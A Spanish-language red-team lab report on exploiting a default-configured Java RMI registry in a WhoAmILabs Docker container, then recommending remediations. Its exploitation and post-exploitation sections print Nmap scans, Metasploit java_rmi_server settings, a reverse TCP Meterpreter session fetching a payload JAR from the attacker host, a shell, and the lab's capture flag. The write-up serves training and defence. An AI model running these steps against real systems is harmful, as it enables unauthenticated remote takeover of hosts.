



Laboratorio: Explotación de Java RMI — MSFVENOM Lab

Plataforma objetivo	WhoAmILabs — Laboratorio MSFVENOM
IP objetivo	172.17.0.2 (contenedor Docker)
Fecha de realización	03 de octubre de 2026
Clasificación	CONFIDENCIAL — Solo para uso educativo
Dificultad	Fácil Recompensa: 1 XP
Redactor	Estudiante de Red Team — Laboratorio propio

AVISO LEGAL: Este informe ha sido generado en un entorno de laboratorio controlado con fines exclusivamente educativos. Toda la actividad descrita fue realizada sobre infraestructura propia o autorizada. Queda prohibida la aplicación de estas técnicas sobre sistemas sin autorización expresa por escrito.

ÍNDICE DE CONTENIDOS

1.	Resumen Ejecutivo
2.	Alcance y Metodología
3.	Reconocimiento — Fase 1
4.	Análisis de Vulnerabilidades — Fase 2
5.	Explotación — Fase 3
6.	Post-Explotación — Fase 4
7.	Hallazgos y Clasificación de Riesgos
8.	Recomendaciones de Remediación
9.	Conclusiones
10.	Apéndice — Evidencias

1. RESUMEN EJECUTIVO

Durante la sesión de laboratorio del 3 de octubre de 2026 se realizó una prueba de penetración completa sobre el objetivo **172.17.0.2** (contenedor Docker del laboratorio MSFVENOM — WhoAmILabs). El ejercicio siguió las fases clásicas de un engagement real: reconocimiento, análisis de vulnerabilidades, explotación y post-explotación.

Se identificó un servicio **Java RMI (Remote Method Invocation)** expuesto en el puerto 1099/tcp con configuración por defecto vulnerable. Esta configuración permite la carga remota de clases arbitrarias, lo que deriva en **Ejecución Remota de Código (RCE)** sin necesidad de credenciales previas.

La explotación fue completamente exitosa: se obtuvo una sesión Meterpreter con acceso al sistema de archivos del objetivo. Las flags de verificación fueron recuperadas desde dos rutas distintas (**/opt/flag.txt** y **/root/flag.txt**), confirmando el compromiso total del sistema.

Resumen de hallazgos

Severidad	Hallazgo	Estado
CRÍTICA	Java RMI — RCE por carga remota de clases (CVE-2011-3556 / CWE-502)	EXPLOTADO

2. ALCANCE Y METODOLOGÍA

2.1 Alcance (Scope)

IP objetivo	172.17.0.2
Puertos autorizados	Todos los puertos TCP/UDP del objetivo
Entorno	Contenedor Docker aislado — WhoAmILabs MSFVENOM Lab
Fuera de alcance	Red doméstica del operador, otros contenedores no autorizados
Autorización	Plataforma WhoAmILabs — uso explícitamente autorizado para ataque

2.2 Metodología

El ejercicio sigue la metodología estándar de un Red Team engagement y se mapea sobre las tácticas del marco MITRE ATT&CK;

Fase 1 — Reconocimiento	Descubrimiento de hosts activos, enumeración de puertos y servicios con Nmap.
Fase 2 — Análisis de vuln.	Identificación de vulnerabilidades mediante scripts NSE (--script vuln) y análisis manual.
Fase 3 — Explotación	Uso del módulo Metasploit exploit/multi/misc/java_rmi_server para obtener sesión Meterpreter.
Fase 4 — Post-explotación	Exploración del sistema de archivos, localización de flags y verificación del nivel de acceso.
Fase 5 — Reporting	Documentación de hallazgos, evidencias, impacto y recomendaciones de remediación.

3. RECONOCIMIENTO — FASE 1

3.1 Escaneo completo de puertos (TCP SYN + detección de versión + OS)

Se realizó un escaneo completo de todos los puertos TCP del objetivo con detección de servicios, versiones y sistema operativo:

```
nmap -sV -p- -O -sS -sC 172.17.0.2
```

Resultados relevantes:

```
PORT      STATE SERVICE  VERSION
1099/tcp  open  java-rmi GNU Classpath armireastrv
45543/tcp open  java-rmi GNU Classpath armireastrv

OS guesses: Linux 4.15-5.19 (97%)
Network Distance: 1 hop
```

Se identificaron dos puertos Java RMI. El puerto **1099/tcp** corresponde al registro RMI estándar (directorio de objetos remotos). El puerto **45543/tcp** es el puerto dinámico donde se expone el objeto remoto registrado. La detección de OS no fue concluyente al tratarse de un contenedor Docker, que comparte el kernel del host y no presenta una pila de red completa.

3.2 Observación sobre el entorno

El rango **172.17.0.0/16** es la red bridge por defecto de Docker. Esto confirma que el objetivo es un contenedor corriendo sobre el host Kali Linux del operador, con distancia de red de 1 salto.

```
(kali@kali)-[~]
└─$ nmap -sV -p- -O -sS -sC 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:30 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
45543/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux 2.6.32 (93%), Google
Chromecast or Roku TV (Linux 4.9) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%), Nintend
o Switch (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.80 seconds

(kali@kali)-[~]
└─$ nmap -sV -p- -O -sS -sC 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:34 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
45543/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.75 seconds

(kali@kali)-[~]
└─$
```

Figura 1 — Escaneo inicial Nmap: puertos 1099/tcp y 45543/tcp (java-rmi) identificados

4. ANÁLISIS DE VULNERABILIDADES — FASE 2

4.1 Escaneo de vulnerabilidades con NSE (--script vuln)

Se lanzaron los scripts de vulnerabilidad de Nmap contra el puerto del registro RMI:

```
nmap -p 1099 --script=vuln 172.17.0.2
```

Resultado:

```
rmi-vuln-classloader:
VULNERABLE:
RMI registry default configuration remote code execution vulnerability
State: VULNERABLE
Default configuration of RMI registry allows loading classes
from remote URLs which can lead to remote code execution.
References:
https://github.com/rapid7/metasploit-framework/blob/master/
modules/exploits/multi/misc/java_rmi_server.rb
```

El script **rmi-vuln-classloader** confirma que el registro RMI utiliza la configuración por defecto de Java, la cual permite que cualquier cliente indique al servidor que cargue una clase arbitraria desde una URL remota controlada por el atacante. Esta capacidad deriva directamente en **RCE sin credenciales**.

4.2 Intento de enumeración del registro (rmi-dumpregistry)

Se intentó listar los objetos registrados en el registro RMI:

```
nmap -p 1099 --script rmi-dumpregistry 172.17.0.2
```

El registro devolvió una lista vacía (sin objetos registrados). Esto es consistente con entornos configurados específicamente para demostrar el vector de classloader: la vulnerabilidad **no requiere** objetos publicados para ser explotable — el propio mecanismo del registro es el vector.

```
(kali@kali)~$ nmap -p 1099 --script=vuln 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:38 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000039s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|   State: VULNERABLE
|   Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code
|   execution.
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 28.36 seconds

(kali@kali)~$ nmap -p 45543 --script=vuln 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:40 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000053s latency).

PORT      STATE SERVICE
45543/tcp open  unknown
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 28.25 seconds

(kali@kali)~$ nmap -p 1099 --script rmi-dumpregistry 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:41 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000042s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 4.18 seconds
```

Figura 2 — Resultado del script vuln: registro RMI confirmado como VULNERABLE (RCE)

5. EXPLOTACIÓN — FASE 3

5.1 Módulo utilizado

Framework	Metasploit Framework
Módulo	exploit/multi/misc/java_rmi_server
Payload	java/meterpreter/reverse_tcp
RHOSTS	172.17.0.2
RPORT	1099
LHOST	172.17.0.1 (interfaz Docker del host atacante)
LPORT	4444

5.2 Mecánica del ataque

El flujo de explotación consta de cuatro pasos:

1	Metasploit levanta un servidor HTTP temporal en el host atacante (SRVHOST:SRVPORT) que sirve una clase Java maliciosa.
2	El módulo contacta el registro RMI del objetivo (1099/tcp) e inyecta una referencia que apunta a la URL del servidor HTTP.
3	El registro RMI vulnerable descarga y deserializa la clase desde la URL del atacante (carga remota de clases).
4	La clase maliciosa ejecuta el payload Meterpreter reverse_tcp, estableciendo una conexión de vuelta al handler (LHOST:LPORT).

5.3 Log de explotación

```
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] 172.17.0.2:1099 - Using URL: http://172.17.0.1:8080/oJkocc0T9AR
[*] 172.17.0.2:1099 - Server started.
[*] 172.17.0.2:1099 - Sending RMI Header ...
[*] 172.17.0.2:1099 - Sending RMI Call ...
[*] 172.17.0.2:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.2:35877)
```

La sesión Meterpreter se estableció correctamente. El mensaje **Meterpreter session 1 opened** confirma el compromiso total del objetivo.

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SRVSSL	false	no	Negotiate SSL/TLS for local server connections
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Generic (Java Payload)

```

Figura 3 — Configuración del módulo Metasploit: opciones y payload java/meterpreter/reverse_tcp

```
View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set RHOSTS 172.17.0.1
[[ ]] Unknown datastore option: RHOSTS. Did you mean RHOST?
RHOSTS => 172.17.0.1
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 172.17.0.1
RHOSTS => 172.17.0.1
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf exploit(multi/misc/java_rmi_server) > set LHOST 172.17.0.1
LHOST => 172.17.0.1
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] 172.17.0.2:1099 - Using URI: http://172.17.0.1:8080/oJkoc0T9AR
[*] 172.17.0.2:1099 - Server started.
[*] 172.17.0.2:1099 - Sending RMI Header ...
[*] 172.17.0.2:1099 - Sending RMI Call ...
[*] 172.17.0.2:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.2:35877) at 2026-10-03 09:45:24 -0400

meterpreter > ls
Listing:

Mode                Size           Type      Last modified          Name
-----
100666/rw-rw-rwx    0             file      2026-10-03 09:29:23    -0400  dockerenv
040666/rw-rw-rw-    4096          dir      2018-01-27 21:30:33    -0500  bin
040666/rw-rw-rw-    4096          dir      2012-05-13 23:36:28    -0400  boot
040666/rw-rw-rw-    4096          dir      2010-03-16 18:55:51    -0400  cdrom
100666/rw-rw-rw-   1559136       file      2015-01-28 02:08:26    -0500  core
040666/rw-rw-rw-    340          dir      2026-10-03 09:29:24    -0400  dev
040666/rw-rw-rw-    4096          dir      2026-10-03 09:29:23    -0400  etc
040666/rw-rw-rw-    4096          dir      2010-04-16 02:16:00    -0400  home
040666/rw-rw-rw-    4096          dir      2010-03-16 18:57:40    -0400  initrd
100666/rw-rw-rw-   7929183       file      2012-05-13 23:35:56    -0400  initrd.img
040666/rw-rw-rw-    4096          dir      2010-01-27 22:19:51    -0500  lib
040666/rw-rw-rw-    4096          dir      2010-03-16 18:55:15    -0400  lost+found
040666/rw-rw-rw-    4096          dir      2010-03-16 18:55:52    -0400  media
040666/rw-rw-rw-    4096          dir      2017-07-16 21:05:20    -0400  mnt
100666/rw-rw-rw-   13752       file      2018-01-28 02:08:26    -0500  nohup.out
040666/rw-rw-rw-    4096          dir      2026-02-20 23:02:20    -0500  opt
040666/rw-rw-rw-    0             dir      2026-10-03 09:29:24    -0400  proc
040666/rw-rw-rw-    4096          dir      2026-02-20 23:02:20    -0500  root
040666/rw-rw-rw-    4096          dir      2012-05-13 21:54:53    -0400  sbin
040666/rw-rw-rw-    4096          dir      2010-03-16 18:57:38    -0400  srv
100666/rw-rw-rw-    920          file      2026-02-20 23:02:18    -0500  start-java-rmi.sh
040444/r--r--r--    0             dir      2026-10-03 09:29:24    -0400  sys

```

Figura 4 — Explotación exitosa: sesión Meterpreter abierta, listado del sistema de archivos del objetivo

6. POST-EXPLOTACIÓN — FASE 4

6.1 Exploración del sistema de archivos

Una vez obtenida la sesión Meterpreter, se abrió un shell interactivo del sistema para ejecutar comandos nativos de Linux:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

6.2 Localización de la flag

Se utilizó el comando **find** para localizar todos los archivos de texto que pudieran contener la flag de verificación:

```
find / -name flag.txt 2>/dev/null

/root/flag.txt
/opt/flag.txt
```

Se encontraron **dos instancias** del archivo flag.txt. Ambas contenían el mismo valor:

```
cat /opt/flag.txt
JAVA{rm1_d3s3r14l1z4t10n_rce_3xp101t}

cat /root/flag.txt
JAVA{rm1_d3s3r14l1z4t10n_rce_3xp101t}
```

FLAG CAPTURADA: JAVA{rm1_d3s3r14l1z4t10n_rce_3xp101t}

La presencia de la flag en **/root/flag.txt** confirma que el proceso Java RMI vulnerable corría con privilegios de root, lo que implica compromiso total del contenedor sin necesidad de escalada de privilegios adicional.




Figura 5 — Post-exploitation: flags recuperadas en /opt/flag.txt y /root/flag.txt. Objetivo comprometido con éxito.

7. HALLAZGOS Y CLASIFICACIÓN DE RIESGOS

HALLAZGO #01

SEVERIDAD: CRÍTICA

Título	RMI Registry — Ejecución Remota de Código (RCE) por carga remota de clases
Servicio afectado	Java RMI — puerto 1099/tcp
CWE	CWE-502: Deserialization of Untrusted Data
CVSS v3	9.8 (Crítica) — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vector de ataque	Red / Sin autenticación / Sin interacción del usuario
Herramienta usada	Metasploit — exploit/multi/misc/java_rmi_server

Descripción técnica

Java RMI permite la invocación remota de métodos sobre objetos Java distribuidos. La configuración por defecto del registro RMI (`java.rmi.server.codebase` activado y sin restricciones de `SecurityManager`) permite que un cliente malintencionado instruya al servidor para descargar y ejecutar una clase Java arbitraria desde una URL controlada por el atacante. Este mecanismo fue diseñado para facilitar la distribución de clases en entornos empresariales, pero en ausencia de controles adecuados se convierte en un vector de RCE directo y trivialmente explotable.

Impacto

Categoría	Nivel	Descripción
Confidencialidad	ALTO	Acceso completo al sistema de archivos, incluyendo /root/
Integridad	ALTO	Capacidad de modificar, crear y eliminar cualquier archivo
Disponibilidad	ALTO	Capacidad de detener procesos y servicios del contenedor
Acceso obtenido	ROOT	El proceso Java corría como root — no se requirió escalada

8. RECOMENDACIONES DE REMEDIACIÓN

Las siguientes medidas eliminan o mitigan el riesgo identificado, ordenadas de mayor a menor prioridad:

1 Deshabilitar la carga remota de clases

INMEDIATO

Añadir la propiedad de JVM `-Djava.rmi.server.useCodebaseOnly=true` al arrancar el servicio. Desde Java 7u21 este es el valor por defecto, pero versiones anteriores o configuraciones explícitas pueden sobreescribirlo. Verificar que no se pase `-Djava.rmi.server.codebase` con una URL externa.

2 Implementar un SecurityManager con política restrictiva

INMEDIATO

Configurar un SecurityManager de Java con una política que deniegue la carga de clases desde redes externas. Sin SecurityManager activo, las restricciones de codebase no tienen efecto en versiones antiguas de la JVM.

3 Actualizar la versión de Java

CORTO
PLAZO

Migrar a una versión de Java `>= 8u121`, que aplica `useCodebaseOnly=true` por defecto y elimina el SecurityManager inseguro. Las versiones detectadas en el laboratorio corresponden a un classpath GNU (gmiregistry), indicativo de una instalación antigua.

4 Restricción de acceso a nivel de red

CORTO
PLAZO

El registro RMI (1099/tcp) nunca debería ser accesible desde redes no confiables. Aplicar reglas de firewall que restrinjan el acceso únicamente a las IPs de los clientes legítimos. En arquitecturas de contenedores, no exponer este puerto fuera de la red interna del servicio.

5 Considerar alternativas modernas a Java RMI

MEDIO
PLAZO

RMI es una tecnología con más de 25 años de antigüedad con un historial de vulnerabilidades de deserialización. Para nuevas integraciones, considerar alternativas como gRPC, REST/JSON o Apache Thrift, con modelos de seguridad más robustos.

9. CONCLUSIONES

Este ejercicio de laboratorio demuestra cómo una **mala configuración de un servicio legacy** — en este caso la configuración por defecto de Java RMI — puede traducirse en el compromiso total de un sistema sin necesidad de credenciales ni de encadenamiento de vulnerabilidades complejas.

El ataque fue completamente no autenticado, remoto y exitoso en menos de **cinco minutos** desde la detección de los puertos abiertos hasta la obtención de una sesión Meterpreter con privilegios de root. Esto ilustra la importancia crítica de:

- Mantener los servicios actualizados a versiones con configuraciones seguras por defecto.
- No exponer servicios de middleware (RMI, JMX, JNI) directamente a redes no confiables.
- Ejecutar servicios con el principio de mínimo privilegio — nunca como root sin necesidad.
- Realizar revisiones periódicas de la exposición de servicios con herramientas de escaneo.

Desde la perspectiva del aprendizaje, este laboratorio cubre las fases 1 a 4 de la ruta de formación (Reconocimiento → Enumeración → Explotación → Post-explotación) y consolida el uso de Nmap con scripts NSE y Metasploit Framework como herramientas estándar del sector.

10. APÉNDICE — EVIDENCIAS

A continuación se presentan todas las capturas de pantalla obtenidas durante el ejercicio, en orden cronológico:

```
(kali@kali)-[~]
└─$ nmap -sV -p- -O -sS -sC 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:30 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
45543/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux 2.6.32 (93%), Google Chromecast or Roku TV (Linux 4.9) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%), Nintendo Switch (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.80 seconds

(kali@kali)-[~]
└─$ nmap -sV -p- -sC 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:34 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
45543/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.75 seconds

(kali@kali)-[~]
└─$
```

Evidencia 1 — Escaneos Nmap iniciales (-sV -p- -O -sS -sC): detección de puertos 1099 y 45543 (java-rmi).

```
(kali@kali)-[~]
└─$ nmap -p 1099 --script=vuln 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:38 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000039s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
|_  VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|   State: VULNERABLE
|   Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|_  References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 28.36 seconds

(kali@kali)-[~]
└─$ nmap -p 45543 --script=vuln 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:40 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000053s latency).

PORT      STATE SERVICE
45543/tcp open  unknown
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 28.25 seconds

(kali@kali)-[~]
└─$ nmap -p 1099 --script rmi-dumpregistry 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 09:41 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000042s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
MAC Address: 6E:09:FD:BF:0E:FF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.18 seconds
```

Evidencia 2 — Scripts vuln y rmi-dumpregistry: confirmación de vulnerabilidad RCE en el registro RMI.

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    172.17.0.1      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SRVSSL    false           no        Negotiate SSL/TLS for local server connections
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   0               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   0               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Evidencia 3 — Configuración del módulo Metasploit java_rmi_server con payload java/meterpreter/reverse_tcp.


```
View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set RHOSTS 172.17.0.1
RHOSTS => 172.17.0.1
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 172.17.0.1
RHOSTS => 172.17.0.1
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf exploit(multi/misc/java_rmi_server) > set LHOST 172.17.0.1
LHOST => 172.17.0.1
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] 172.17.0.2:1099 - Using URL: http://172.17.0.1:8080/oJkoc0T9AR
[*] 172.17.0.2:1099 - Server started.
[*] 172.17.0.2:1099 - Sending RMI Header...
[*] 172.17.0.2:1099 - Sending RMI Call...
[*] 172.17.0.2:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.2:35877) at 2026-10-03 09:45:24 -0400

meterpreter > ls
Listing: /

Mode                Size      Type    Last modified      Name
----                -
100666/rw-rw-rw-    0         fil     2026-10-03 09:29:23 -0400 .dockerenv
040666/rw-rw-rw-    4096      dir     2018-01-27 21:30:33 -0500 bin
040666/rw-rw-rw-    4096      dir     2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw-    4096      dir     2010-03-16 18:55:51 -0400 cdrom
100666/rw-rw-rw-   1499136   fil     2018-01-28 02:08:26 -0500 core
040666/rw-rw-rw-    340       dir     2026-10-03 09:29:24 -0400 dev
040666/rw-rw-rw-    4096      dir     2026-10-03 09:29:23 -0400 etc
040666/rw-rw-rw-    4096      dir     2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw-    4096      dir     2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw-   7929183   fil     2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw-    4096      dir     2018-01-27 22:19:51 -0500 lib
040666/rw-rw-rw-    4096      dir     2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw-    4096      dir     2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw-    4096      dir     2017-07-16 21:05:20 -0400 mnt
100666/rw-rw-rw-   13752     fil     2018-01-28 02:08:26 -0500 nohup.out
040666/rw-rw-rw-    4096      dir     2026-02-20 23:02:20 -0500 opt
